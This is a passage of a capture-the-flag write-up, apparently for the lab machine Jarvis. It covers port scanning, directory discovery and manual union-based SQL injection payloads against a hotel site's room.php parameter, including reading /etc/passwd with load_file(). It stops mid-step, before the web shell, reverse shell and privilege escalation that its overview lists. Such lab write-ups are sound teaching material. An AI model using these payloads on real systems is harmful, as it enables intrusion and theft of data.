
Overview
Jarvis is a medium-difficulty Linux machine that demonstrates how a manually exploited union-based SQL injection can lead to database credential disclosure and arbitrary file writes. Access to phpMyAdmin is then used to create a PHP web shell, followed by command injection in a custom Python utility for lateral movement and SUID systemctl abuse for root access.
Attack Chain
- Enumerate the exposed SSH and HTTP services
- Discover the
supersecurehotel.htbhotel application - Identify SQL injection in the
room.php?cod=parameter - Determine the query column count and visible output columns
- Use
load_file()to read local files and identify the Apache web root - Use
INTO OUTFILEto confirm arbitrary file write access - Enumerate the
mysql.usertable and recoverDBadmincredentials - Authenticate to
phpMyAdminand write a PHP web shell - Upgrade the web shell to a reverse shell as
www-data - Abuse command injection in
simpler.pyto move laterally topepper - Identify SUID permissions on
systemctl - Create and start a malicious service to obtain a root shell
Enumeration
Port Scanning
We begin by defining the target and running a full TCP port scan.
export IP=10.129.229.137; export NAME=JARVIS; echo $IP; echo $NAME; ping $IP -c 1

nmap --min-rate 4500 --max-rtt-timeout 1500ms $IP -p- -v -oA scans/nmap_allports_$NAME

ports=$(cat scans/nmap_allports_$NAME.nmap | grep '^[0-9]' | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//); echo $ports
The open TCP ports are:
22,80,64999
A service and version scan is then performed against the discovered ports.
nmap $IP -p$ports -A -oA scans/nmap_initial_$NAME -v

Findings
The scan exposes SSH (22) and two HTTP services on ports 80 and 64999. The main attack surface is the web application on port 80.
Web Enumeration
Directory Discovery

Before manually browsing the application, we run dirsearch against the discovered hostname.
dirsearch -u http://supersecurehotel.htb -o scans/dirsearch_supersecurehotel01.txt
The results show that the application is built with PHP and also reveal the phpMyAdmin directory, which may become useful if database credentials are recovered.

Browsing to the site reveals a hotel homepage and confirms the hostname supersecurehotel.htb. We add it to /etc/hosts.
echo "$IP supersecurehotel.htb" | sudo tee -a /etc/hosts
Room Parameter
The Rooms page contains several Book now! links. Each one loads room.php with a numeric cod parameter such as:
http://supersecurehotel.htb/room.php?cod=1
Other rooms use sequential values such as cod=2 and cod=3, making this parameter a good candidate for SQL injection testing.

We begin testing the parameter manually.

SQL Injection
Identifying the Injection Format
A basic payload containing a quote causes the room image to disappear:
' -- -
The application still returns a normal page rather than a server error, suggesting that the parameter may be incorporated into a SQL query.

The application also implements temporary blocking after repeated requests, so the remaining tests are performed manually through Burp Suite instead of aggressively fuzzing the parameter.
A quoted Boolean expression still causes the room image to disappear:
' and 1=1-- -

Removing the quote causes the true condition to return the expected room data:
and 1=1-- -

A false condition removes the room data:
and 1=2-- -
This confirms SQL injection and establishes the required syntax: the payload must not begin with a quote and should end with a comment.

Determining the Column Count
We move to UNION SELECT testing to determine how many columns are returned by the original query.
A single-column payload fails:
1 union select 1;-- -

Increasing the column count eventually succeeds with seven columns:
1 union select 1,2,3,4,5,6,7;-- -


To prevent the original query from returning a valid room, we replace the first value with a nonexistent room ID:
50 union select 1,2,3,4,5,6,7;-- -
The response displays values from columns 2, 3, 4, and 5, giving us several visible output positions for further enumeration.
Database Information
We use the visible columns to retrieve the active database and database user.
50 union select 1,database(),user(),4,5,6,7;-- -

Arbitrary File Read
The database user has permission to call load_file(), allowing us to read files from the server.
50 union select 1,load_file('/etc/passwd'),3,4,5,6,7;-- -
The contents of /etc/passwd are returned in the page.


Before attempting a file write, we need to identify the Apache document root. The default virtual-host 